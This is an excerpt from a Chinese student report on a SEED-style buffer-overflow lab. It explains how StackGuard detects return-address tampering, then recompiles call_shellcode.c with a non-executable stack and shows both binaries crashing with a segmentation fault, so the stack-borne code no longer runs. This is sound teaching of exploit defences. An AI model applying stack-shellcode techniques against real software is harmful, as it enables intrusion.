
StackGuard 保护机制原理：基于栈的缓冲区溢出攻击需要修改返回地址，如果能够在函数返回前检测到返回地址是否被修改，就能抵御攻击。这个思想有多种实现方法。一种方法是将返回地址备份到其他地方 (不在栈中的某个地方)，这样一来，备份值在缓冲区溢出时不会被修改，然后使用这个备份值来检查返回地址是否被修改。另一种方法是在返回地址和缓冲区之间设置一个哨兵，用这个哨兵来检测返回地址是否被修改。

更详尽的解释在《计算机安全导论：深度实践》一书 4.9StackGuard。在此不再赘述。

2.10.3 Task 9.b: 打开不可执行栈保护机制

在 shellcode 文件夹中完成该实验。请在不使用 -z execstack 选项的情况下重新编译 call_shellcode.c，分别编译为 a32.out 和 a64.out。运行它们并描述和解释你的观察结果。

2.10.4 运行截图




```
all:
    gcc -m32 -z noexecstack -o a32.out call_shellcode.c
    gcc -z noexecstack -o a64.out call_shellcode.c
```

图 18: 不可执行栈

- 解释:

在 makefile 中设置不可执行栈。



```
seed@VM: ~/.../shellcode
[10/09/22] seed@VM:~/.../shellcode$ make all
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
[10/09/22] seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/09/22] seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[10/09/22] seed@VM:~/.../shellcode$
```

图 19: 攻击结果

- 解释:

设置不可执行栈后攻击失败，发生段错误，存储在栈中的恶意代码不可再被执行。

参考文献

- [1] 杜文亮. 计算机安全导论：深度实践 [M]. 北京：高等教育出版社,2020.4.